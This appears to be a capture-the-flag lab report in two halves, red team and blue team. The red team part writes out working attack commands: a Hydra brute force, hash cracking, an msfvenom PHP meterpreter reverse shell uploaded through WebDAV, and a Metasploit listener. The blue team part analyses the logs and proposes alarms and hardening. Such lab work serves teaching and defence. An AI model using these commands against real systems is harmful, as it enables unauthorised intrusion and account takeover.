Red Team VS Blue Team

Blue vs Red Team Report

Introduction

This project demonstrates a Red Team vs. Blue Team scenario in which responsibilities of both a pentester and SOC analyst are used.

Red Team

- **Ifconfig** to find out network IP address and network range

```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0×20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 709  bytes 213358 (208.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 952  bytes 845402 (825.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 13  bytes 698 (698.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 698 (698.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


- **Netdiscover -r 192.168.1.255/16** Since we know the netmask is 255.255.255.0 that would be 16 bits of the subnet so then we can run the netdiscover command to discover other hosts on the network.

```
Currently scanning: 192.168.123.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

  - After running the command we can conclude that there are 3 hosts within the network with the IPs of **192.168.1.1** , **192.168.1.100** and **192.168.1.105.**
  - Now we need to discover what machine we need to get access to

- After checking up on the IPs we can conclude that **192.168.1.105** ended up being a web server.

- After checking the website we see open directories that show company information showing that this is a vulnerability in itself.




- And while exploring through the files we see an important directory being mentioned by the name of a **secret_folder.** Which can end up containing PII or important company documents.


```
Please refer to company_folders/secret_folder/ for more information
```

- After going in the URL bar and typing in the secret folder found **192.168.1.105/company_folders/secret_folder** it then shows a login prompt meant for


"Ashton" only.




- After getting a username for a potential login we can then try to brute force the login by using **hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder** command.



  - After using the command we successfully brute force the account and was able to retrieve the login information for ashton





- Logging in the account then brings us to a personal note Ashton then made for himself containing other important information


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

    - A note that hes going to be using Ryans account
        - after researching more on the web server we found that Ryan is the CEO of the company.
        - Hinting knowing that Ashton knows his login information with the hash giving at the top of the screen
- Next step is to figure out the login to the file directory **dav://192.168.1.105/webdav/** using the hashed password at the top of Ashtons note. Using the website https://crackstation.net/
    - Cracking the hash we find the password is **linux4u**

- Getting the login information to the company directory we know can exploit getting into the company system since the server has an open port 80 by creating a reverse shell script. The command being **msf venom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > newshell.php**


```
root@Kali:/# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > newshell
.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

- Once the reverse shell script is created we can now upload it to the shared directory to run it.




- Before we run it we will want to run Metasploit to listen to the reverse shell on our host machine to access it remotely.
- The commands would be used in this order to begin the listening
    - Msfconsole -q
    - Use exploit/multi/handler
    - Set payload php/meterpreter/reverse_tcp
        - (same payload script as the one we copied to the shared directory)
    - Set LHOST 192.168.1.90
        - Ip of machine we want to listen on
    - Set LPORT 4444
        - Port we want to listen on
    - Show options
        - To see if all the settings we had set are correct
    - Run

- To execute the listening process




- Once this is completed we can now run the actual script through the shared directory **dav://192.168.1.105/webdav** which then after will then open up meterpreter on our host machine to show that we have now established connection



  - After having the session open we can run basic commands to grab any other additional information about the system we got access to like **getuid.** We can also open up a shell terminal if needed by using the command **shell.**
- We can now run the command **find -iname flag.txt** to grab the flag we are looking for one the target machine.

Blue Team

- Analysis: Identifying the port scan
    - The port scan occurred on October 4th 2021 at 11:52PM
    - 254,496 packets were sent from the machine 192.168.1.90
    - Since there is such high network traffic when it should be idle it can be a sign of a port scan



- Analysis: Finding the Request for the hidden directory
    - 19,227 requests were made to this URL path. This path was requested by the IP address of 192.168.1.90
    - The files that were requested had a hash that contained Ryan login credentials

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	19,277

- Analysis: uncovering the brute force attack
    - 19,227 requests was made during the brute force attack to access the secret folder directory
    - 16,101 requests were made before the password was used correctly

- Analysis: Finding the WebDAV Connection
    - 180,859 requests were made to this directory
    - The files that were requested was the passwd file and also the php file used to initiate the reverse shell

Blue Team Proposed Alarms and Mitigation Strategies

Blocking the Port Scan

- **Alarm**
    - An alert to be sent to the team for a 1000+ port connections within a hour

- **System Hardening**
    - To run multiple port scans to see what ports are being opened and if any are being used maliciously
    - To make sure Firewall is up to date and to diminish any connections to the host

Finding the Request for the Hidden Directory

- **Alarm**
    - For an alert on the system to detect if certain files and directory within the system are being accessed without permission
    - If these private files and directories are trying to be accessed more than 3 times the alert would then be sent to the team
- **System Hardening**
    - To encrypt sensitive data and for files to not be shared with users outside the company being in this situation.
    - To make a whitelist to people who can and cant use these files and directories

Mitigation: Preventing Brute Force Attacks

- **Alarm**
    - I would implement a failed login alert to show a certain amount of times the login has failed
    - If the HTTP error code 401 is occurring multiple times an alert would be sent as well
    - If there is more than 5 failed login attempts the alarm would be triggered
- **System Hardening**
    - a lock out after to many attempts of logging in to prevent a brute force attack like the one implemented
    - To require employees to have a complex password to mitigate the chances of getting a login attempt correctly

Mitigation: Detecting the WebDav Connection

- **Alarm**
    - An alert would be made to send the IP addresses trying to get access to webdav
- **System Hardening**

- To whitelist certain IP addresses so only certain machines can access WebDav

Mitigation: Identifying Reverse shell Uploads

- **Alarm**
  - An alert can be shown when a file is being uploaded to the webdav folder and also the type of file being copied.
  -

- **System Hardening**

  - To mitigate the attack, permissions on the folder itself can be changed to read only so this prevents any malicious files being uploaded to the folder.

  - To whitelist IP addresses that can access the webdav folder